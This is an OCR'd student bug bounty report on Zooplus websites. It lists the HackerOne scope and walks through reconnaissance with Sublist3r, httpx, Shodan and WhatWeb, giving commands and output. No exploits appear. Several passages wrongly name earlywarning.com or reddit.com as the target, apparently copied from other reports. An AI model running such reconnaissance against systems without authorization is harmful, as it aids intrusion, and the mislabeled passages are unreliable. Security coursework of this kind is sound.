Sri Lanka Institute of Information Technology

BUG BOUNTY REPORT 04

(Zooplus Web site)

IE2062 – Web Security

W.A.K.S Wijethunga

IT23361768

Table of Contents

1. Introduction to bug bounty program and audit scope

❖ Zooplus

Zooplus AG is one of Europe’s leading online retailers for pet supplies, offering a wide range of products for pets through their web platforms. As part of my ethical security research, I analyzed the Zooplus website with the intent to identify potential vulnerabilities that could compromise the security, privacy, or integrity of the platform or its users.


This report documents the findings from my assessment, performed in accordance with responsible disclosure principles. No data was exfiltrated, no unauthorized access was made, and all activities were strictly non-destructive and limited to publicly available functionalities.

All tests were carried out under the assumption of good faith, with the goal of helping Zooplus strengthen the security of its platform and protect its customers.


In Hackerone bug bounty program, they defined these subdomains (and all inclusive) as valid subdomains for testing.

- **www.zooplus.de**
- **www.zooplus.com**
- **www.zooplus.be**
- **www.zooplus.dk**
- **www.zooplus.fi**
- **www.zooplus.gr**
- **www.zooplus.ie**
- **www.zooplus.it**
- **www.zooplus.hr**
- **www.zooplus.no**
- **www.zooplus.at**
- **www.zooplus.pl**


Eligible in-scope subdomains for bug bounty program are mentioned below and they mention that any subdomain under **earlywarning.com** is in scope,



Asset name	Type	Coverage	Max. severity	Bounty
zooplus.net Hello, As a lot of our domains share the same endpoints in the backend, we kindly ask you to also try to reproduce the error in www.zooplus.com If you are able to reproduce it, please submit it with the .com domain but also report in which country domain you originally found it. This will greatly improve the time to payment, help H1 Triage and us to determine the duplicates in findings. Thanks a lot for your time and expertise!	Domain	In scope	Critical	Eligible
www.zooplus.co.uk				



Asset name	Type	Coverage	Max. severity	Bounty
Spring Spring Boot VMware				
www.zooplus.de Hello, As a lot of our domains share the same endpoints in the backend, we kindly ask you to also try to reproduce the error in www.zooplus.com If you are able to reproduce it, please submit it with the .com domain but also report in which country domain you originally found it. This will greatly improve the time to payment, help H1 Triage and us to determine the duplicates in findings. Thanks a lot for your time and expertise!	Domain	In scope	Critical	Eligible



Asset name	Type	Coverage	Max. severity	Bounty	Last update	Resc Repo
www.zooplus.de Hello, As a lot of our domains share the same endpoints in the backend, we kindly ask you to also try to reproduce the error in www.zooplus.com If you are able to reproduce it, please submit it with the .com domain but also report in which country domain you originally found it. This will greatly improve the time to payment, help H1 Triage and us to determine the duplicates in findings.	Domain	In scope	Critical	Eligible	Jun 11,	22 (

2. Reconnaissance

The goal of this reconnaissance is to gather information about the **EarlyWarning.com** website, including its infrastructure, technologies, and potential security posture. This information will help identify potential vulnerabilities and attack vectors.

I. Find Domain using Sublist3r Tool

Sublist3r, a Python-based tool, is designed to discover subdomains associated with a specified target website. Leveraging search engines and online web services, it scours the web for available subdomains linked to the designated target domain. Given the freedom to scrutinize any subdomain under reddit.com, it's prudent to identify additional subdomains for testing purposes.


To install Sublist3r, navigate to its GitHub repository at https://github.com/aboul3la/Sublist3r.git. This repository hosts all the necessary files required for installing the tool. Execute the following command in your shell to download it:

```
git clone https://github.com/aboul3la/Sublist3r.git
```

Please note that Sublist3r necessitates either Python 2.7 or Python 3.4 to operate smoothly.
After downloading the files, go inside the 'Sublist3r' directory and install the requirements by entering,

sudo pip install -r requirements.txt

After installing the requirements, enter**sublist3r -d zooplus.de -o subdomains.txt**to find subdomains under the mentioned domain.




```
[-] Finished now the Google Enumeration ...

┌──(kush㉿vbox)-[~]
└─$ sublist3r -d zooplus.de

                 # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for zooplus.de
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
```

Upon examining for accessible subdomains, the next step involves identifying those that are operational. This can be accomplished by employing an additional tool known as '**httpx**'.

This tool can find domains that are up and running. To find active subdomains under this site, I am using the text file generated before by the sublist3r and writing the active subdomains to another new file.


Following the completion of the scan, the findings reveal that the majority of the subdomains are indeed active.



```
┌──(kushan㉿vbox)-[~/Early]
└─$ sublist3r -d example.com -o subdomains.txt && cat subdomains.txt | httpx -silent -o active_subdomains.txt
```

II. Identify exposed services using Shodan

Shodan is a potent search engine made to look through and index gadgets that are linked to the internet. Shodan concentrates on hardware, such as servers, routers, and Internet of Things devices, as well as services, such as web servers, databases, and remote access tools, in contrast to standard search engines that crawl websites. It is a useful tool for security researchers, penetration testers, and bug bounty hunters since it gathers metadata from these devices, such as banners, open ports, and software versions. Shodan can be used to find exposed services that could be at danger to the organization due to misconfigured or attack-prone settings.



3.165.190.65

// TAGS: cdn cloud

// LAST SEEN: 2025-04-24

General Information

Hostnames	server-3-165-190-65.zrh55.r.cloudfront.net
Domains	cloudfront.net
Cloud Provider	Amazon
Cloud Region	GLOBAL
Cloud Service	CLOUDFRONT
Country	Switzerland
City	Zürich
Organization	Amazon.com, Inc.
ISP	Amazon.com, Inc.
ASN	AS16509

Open Ports

80 443

// 80 / TCP 1014532546 | 2025-04-24T01:25:17.974884

CloudFront httpd

ERROR: The request could not be satisfied

```
HTTP/1.1 403 Forbidden
Server: CloudFront
Date: Thu, 24 Apr 2025 01:25:22 GMT
Content-Type: text/html
Content-Length: 915
Connection: keep-alive
X-Cache: Error from cloudfront
Via: 1.1 f53b3202e0ea067aceb3f31ee0552e92.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: ZRH55-P2
X-Amz-Cf-Id: RTtGNfUjyxz_kVQ4nvxvF-TyAJ3x-fayzOVmawkSUkvGDfsFelgOeg==
```

// 443 / TCP -1109847431 | 2025-04-23T08:45:17.098854


III. Detect technologies using Whatweb

Whatweb is a powerful open-source tool designed to identify the technologies used by websites. It works by analyzing the responses from a web server, such as HTTP headers, HTML content, cookies, and scripts, to detect the underlying technologies.


To detect technologies used by a website, simply run :

whatweb zooplus.de

This command will analyze the website and display a summary of the detected technologies.




```
HTTP Headers:
        HTTP/1.1 301 Moved Permanently
        Server: CloudFront
        Date: Thu, 24 Apr 2025 03:59:56 GMT
        Content-Type: text/html
        Content-Length: 167
        Connection: close
        Location: https://zooplus.de/
        X-Cache: Redirect from cloudfront
        Via: 1.1 b5275701ca1564b3cbf50bfe4b04d72c.cloudfront.net (CloudFront)
        X-Amz-Cf-Pop: ZRH55-P2
        Alt-Svc: h3=":443"; ma=86400
        X-Amz-Cf-Id: cQ8[illegible]

WhatWeb report for https://zooplus.de/
Status    : 301 Moved Permanently
Title     : <None>
IP        : 3.165.190.109
Country   : UNITED STATES, US

Summary   : CloudFront, HTTPServer[CloudFront], RedirectLocation[https://www.zooplus.de/], UncommonHeaders[x-amz-cf-pop,alt-svc,x-amz-cf-id], Via-Proxy[1.1 6a7d3673cfa1cc4f27eaf092ee41d17a.cloudfront.net (CloudFront)]

Detected Plugins:
[ CloudFront ]
        CloudFront Server


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : CloudFront (from server string)

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : https://www.zooplus.de/ (from location)

[ UncommonHeaders ]
        Uncommon HTTP server headers. The blacklist includes all
        the standard headers and many non standard but common ones.
        Interesting but fairly common headers should have their own
        plugins, eg. x-powered-by, server and x-aspnet-version.
        Info about headers can be found at www.http-stats.com

        String       : x-amz-cf-pop,alt-svc,x-amz-cf-id (from headers)

[ Via-Proxy ]
        This plugin extracts the proxy server details from the Via
        param of the HTTP header.

        String       : 1.1 6a7d3673cfa1cc4f27eaf092ee41d17a.cloudfront.net (CloudFront)
```




```
┌──(kush㉿vbox)-[~]
└─$ whatweb zooplus.de
http://zooplus.de [301 Moved Permanently] CloudFront, Country[UNITED STATES][US], HTTPServer[CloudFront], IP[3.165.190.103], RedirectLocation[https://zooplus.de/], Title[301 Moved Permanently], UncommonHeaders[x-amz-cf-pop,alt-svc,x-amz
-cf-id], Via-Proxy[1.1 15a25f000172c4183886f5e8d467c1d8.cloudfront.net (CloudFront)]
https://zooplus.de/ [301 Moved Permanently] CloudFront, Country[UNITED STATES][US], HTTPServer[CloudFront], IP[3.165.190.109], RedirectLocation[https://www.zooplus.de/], UncommonHeaders[x-amz-cf-pop,alt-svc,x-amz-cf-id], Via-Proxy[1.1 3
b9bc30854f4e71bb0e665c24e7125ba.cloudfront.net (CloudFront)]
https://www.zooplus.de/ [200 OK] Cookies[sid], Country[UNITED STATES][US], Email[service@zooplus.de,zooplus@2x.png], HTML5, HTTPServer[istio-envoy], HttpOnly[sid], IP[3.165.190.60], JQuery[3.6.0], Meta-Author[zooplus SE], Open-Graph-Pro
tocol, Script[application/json], Title[play], UncommonHeaders[access-control-allow-origin,x-envoy-upstream-service-time,x-content-type-options,x-lambda-region,x-stream-status,x-amz-cf-pop,alt-svc,x-amz-cf-id], Via-Proxy[1.1 081be64cb952
a9a8e7b3f88b32f5c7c0.cloudfront.net (CloudFront)], X-Frame-Options[SAMEORIGIN], X-Powered-By[Next.js], X-UA-Compatible[IE=edge], X-XSS-Protection[1; mode=block]
```

To get detailed information about the detection process:

whatweb -v zooplus.de



```
┌──(kush㉿vbox)-[~]
└─$ whatweb -v zooplus.de
WhatWeb report for http://zooplus.de
Status    : 301 Moved Permanently
Title     : 301 Moved Permanently
IP        : 3.165.190.103
Country   : UNITED STATES, US

Summary   : CloudFront, HTTPServer[CloudFront], RedirectLocation[https://zooplus.de/], UncommonHeaders[x-amz-cf-pop,alt-svc,x-amz-cf-id], Via-Proxy[1.1 b5275701ca1564b3cbf50bfe4b04d72c.cloudfront.net (CloudFront)]

Detected Plugins:
[ CloudFront ]
        CloudFront Server


[ HTTPServer ]
        HTTP server header string. This plugin also attempts to
        identify the operating system from the server header.

        String       : CloudFront (from server string)

[ RedirectLocation ]
        HTTP Server string location. used with http-status 301 and
        302

        String       : https://zooplus.de/ (from location)

[ UncommonHeaders ]
        Uncommon HTTP server headers. The blacklist includes all
        the standard headers and many non standard but common ones.
        Interesting but fairly common headers should have their own
        plugins, eg. x-powered-by, server and x-aspnet-version.
        Info about headers can be found at www.http-stats.com

        String       : x-amz-cf-pop,alt-svc,x-amz-cf-id (from headers)

[ Via-Proxy ]
        This plugin extracts the proxy server details from the Via
        param of the HTTP header.

        String       : 1.1 b5275701ca1564b3cbf50bfe4b04d72c.cloudfront.net (CloudFront)

HTTP Headers:
```



```
        aspx

        String       : SAMEORIGIN

[ X-Powered-By ]
        X-Powered-By HTTP header

        String       : Next.js (from x-powered-by string)

[ X-UA-Compatible ]
        This plugin retrieves the X-UA-Compatible value from the
        HTTP header and meta http-equiv tag. - More Info:
        http://msdn.microsoft.com/en-us/library/cc817574.aspx

        String       : IE=edge

[ X-XSS-Protection ]
        This plugin retrieves the X-XSS-Protection value from the
        HTTP header. - More Info:
        http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.
        aspx

        String       : 1; mode=block

HTTP Headers:
        HTTP/1.1 200 OK
        Content-Type: text/html; charset=utf-8
        Transfer-Encoding: chunked
        Connection: close
        Date: Thu, 24 Apr 2025 03:48:55 GMT
        Server: istio-envoy
        x-frame-options: SAMEORIGIN
        x-powered-by: Next.js
        access-control-allow-origin: *
        Cache-Control: private, no-cache, no-store, max-age=0, must-revalidate
        Content-Encoding: gzip
        x-envoy-upstream-service-time: 163
        p3p: CP="CAO DSP COR CURa ADMa DEVa TAIa CONi OUR DELa BUS IND PHY ONL UNI PUR COM NAV DEM STA"
        x-content-type-options: nosniff
        x-xss-protection: 1; mode=block
        ETag: "g7us8mjo9ugb3p"
        Vary: Accept-Encoding
        Set-Cookie: sid=5fe90482-07de-4071-8f91-1cfd4bb29442; Max-Age=999999999; HttpOnly; Secure; Path=/
        x-lambda-region: eu-central-1
        X-Stream-Status: Log
        X-Cache: Hit from cloudfront
        Via: 1.1 96a0de993ee2fd445cf370379abafd8e.cloudfront.net (CloudFront)
        X-Amz-Cf-Pop: ZRH55-P2
        Alt-Svc: h3=":443"; ma=86400
        X-Amz-Cf-Id: kvyKwV0A0VkkL0OAJd0N719TPzKj0xZJQ33LaI-VdD9iW3Yw7wsZJA==
        Age: 129

┌──(kush㉿vbox)-[~]
└─$ 
```

